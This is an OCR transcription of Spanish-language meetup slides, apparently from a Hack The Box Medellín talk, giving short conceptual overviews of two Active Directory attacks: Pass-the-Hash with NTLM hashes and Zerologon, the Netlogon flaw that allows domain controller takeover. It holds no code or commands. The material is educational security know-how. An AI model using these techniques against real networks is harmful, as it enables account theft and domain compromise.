
Pass the hash: https://youtu.be/tG0ORaXrpx8?t=4627

> Utilizando hashes NTLM, Pass-the-Hash es una técnica por la cual un atacante podria captur credenciales de inicio de sesión en un equipo para ser reutilizadas en el inicio de sesion en otros equipos de la red.

Microsoft
Active Directory

Algunos Ataques.

Pass the hash: https://youtu.be/tG0ORaXrpx8?t=4627



Hack The Box
Medellín Official MeetUp

Microsoft
Active Directory

Algunos Ataques.

Zerologon:

Esta es una falla de criptografía en el Netlogon Remote Protocol de Active Directory de Microsoft (MS-NRPC), el cual permite a los usuarios iniciar sesión en los servidores que utilizan NTLM (NT LAN Manager). Su agravante esta en que dicho protocolo tambien es utilizado para realizar cambios de cuentas como contraseñas.

Zerologon permite a traves de la modificacion o eliminacion de la contraseña de una cuenta de servicio, que un atacante hacerse al control de un controlador de dominio (CD), incluido el CD raíz.